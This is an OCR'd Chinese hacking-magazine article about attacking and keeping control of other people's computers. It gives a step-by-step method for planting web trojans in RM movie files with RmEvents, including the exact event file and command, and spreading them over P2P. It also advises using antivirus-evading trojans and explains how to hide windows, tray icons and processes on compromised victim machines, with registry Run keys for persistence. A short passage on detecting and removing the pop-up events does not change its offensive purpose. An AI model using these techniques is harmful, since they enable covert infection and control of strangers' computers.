


图4

本地电脑已经够安全的了，现在就可以放心的入侵别人了。用什么方法？目前通过远程溢出攻击基本上不大可能实现，很少有使用Win2000系统的个人用户了，连网站服务器都基本上使用的Win2003。还是用网页木马吧，可以考虑在论坛挂马。要想传播比较快的话可以用PP点点通或vagaa，在上边放上几个电影，共享的人特别多。我找了个软件RmEvents，可以在RM格式的电影文件里（现在只能用RM文件，暂时没找到支持其它格式的工具，至于RM格式的文件，可以用相应的视频转换工具把WMV格式的转成RM格式）设置事件，比如在指定的时间访问某个网页。先写个包含事件的文件test.txt，内容是：**u 00:01:00.0 00:59:30.0 http://www.hackerxfiles.net**，就是指定在电影观看后的一分钟打开http://www.hackerxfiles.net，而且就算是在观看后五十九秒钟之内关闭这个窗口或拖动电影的时间进度条后，还是会弹出网页窗口。把这个文本文件和你想处理的rm文件放在RmEvents目录里，在命令行下运行：**RmEvents -i input.rm -o output.rm -e test.txt**，input.rm是你想处理的文件，output.rm是处理后的文件名，如图5。




图5

怎么让别人访问就要靠你自己发挥了，比如用个吸引人的名称，另外别让人很明显的看出是网页木马，木马一定要用免杀的等。现在等着肉鸡排队来找你吧，这种挂马的方法危害很大，但是也是有办法防范的，可以在观看之前使用rmevents先查看一下有没有包含弹出窗口，相应的命令是：**rmevents -i input.rm -d dump.txt**。这样能导出RM文件相应的资源，包括事件和剪辑信息，处理后的事件文件是dump.txt_evt.txt，如图6。

因为没加上缩略图，所以在导出其它资源的时候会显示出错，主要事件文件dump.txt_evt.txt能够正常显示就行。大家也应该想到了，加上空白的事件信息就可以去掉弹出窗口，就是建一个空白的test.txt，还是按原来的命令导入。为了方便看电影的时候不用自己一个一个的处理，这里给出牛人写的“Real 事件清除工具”，可以批量去掉RM弹出窗口，这个软件使用的时候会提示WINDOWS某某文件出错，不用管，取消即可，完成后会生成文件名为“_原文件名”的RM文件。




图6

控制肉鸡也不容易，就怕对方重装系统，所以一定不能让肉鸡管理员怀疑机器上有木马。至于怎么保护我就不再废话了，X档案上有很多教程。今天只是给大家介绍一下怎么在肉鸡上隐藏程序窗口。因为很多工具都是显示任务栏图标和窗口界面的，这种软件一般功能强大，但很容易被肉鸡机管理员发现，而命令行下使用的工具大多数功能简单，操作性较差。

如果能够隐藏窗口，控制肉鸡就能上一个档次，和在本地差不多，先处理系统托盘的图标问题，估计大家从前挂QQ号的时候都用过Ps Tray Factory

这个软件，这个软件的主要功能是隐藏任务栏图标。在图标选项里把想隐藏的状态栏图标打勾，程序图标就不会显示出来了，想运行可以给程序设置快捷键，如图7。

软件的安全性也不错，可以设置成开机自启动，启动项是HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce。另外还能在运行这个程序时加密码，默认为空。它也能隐藏窗体，先在“程序最小化”里选择程序最小化到任务栏，再用隐藏图标功能。不过只要关闭原来的窗体，再开一次就不能隐藏了。运行后在每个软件窗体的最大化最小化前边有个隐藏按钮，点击一下自动隐藏。这可是真正的隐藏，不用这个软件恢复就没办法显示窗体。这个隐藏软件分窗口列表和任务栏图标列表，任务栏图标列表可见状态是enabled，隐藏是hidden。窗口列表不可见显示是“*”号，因为静态图看不出来效果，所以没截图。另外可以修改窗口文件和任务栏图标的提示信息，大多数情况下是修改任务栏图标的提示信息。而且可以设定过滤窗口，发现列表中的窗口标题后自动隐藏，如图8。

其实这个程序的所有配置都在目录下的Options.ini文件中，在自己的电脑上先设定好该隐藏什么，直接把程序的整个目录全复制过去，需要开机就隐藏窗体的话还要有开机自启动的注册表项HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,子项是WindowHider，也可以自己添加启动项。注意运行这个软件要完整安装过office，没安过office的机器上也能正常运行。可是不能在精简版的office环境下运行，一运行就会出来Windows installer，自己使用当然没问题，点击取消就可以。可是在肉鸡上选择开机后自动运行，而且隐藏程序窗口的话，肉鸡上是显示不出来的，就和死机了一样，很长时间没反应，弄不好就会白白丢掉的。不过估计现在也没多少人为了节省硬盘空间，安精简版的office的。

大家用过上面介绍的几种隐藏软件后就会发现，不管怎么隐藏窗体和任务栏图标，进程总是会显示的，下面就让进程也消失，所用的软件就是Aggress.exe。这个软件可以隐藏在任务管理器进程选项中的进程，采用线程注入技术，默认注入explorer.exe。在任务管理器里不显示进程名，可以用热键“CTRL+ALT+ZR”调出主窗口，注意是按住CTRL+ALT后同时按下键盘的Z键和R键，确实够隐蔽的。不过如果对方管理员用命令行下的进程管理软件还是会发现进程的，比如XP自带的tasklist命令或是pslist.exe，如图9。

这个软件默认是开机自动加载的，注册表项是HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，显示是Aggress.exe，而且不能修改程序名称，因为启动项始终是Aggress.exe，改名后会提示找不到文件。不过这个软件优点还是很多的，至少现在还没有杀毒软件照顾到，应该还能用上一段时间。

小弟知道的也就这么多了，算是抛砖吧，希望各位朋友用这几个软件能解决自己入侵和个人防护的问题。

（本文所涉及的软件test.bat、AccessEnum、file lock、RmEvents、Real 事件清除工具、Ps Tray Factory、WindowHider、Aggress.exe光盘已收录）

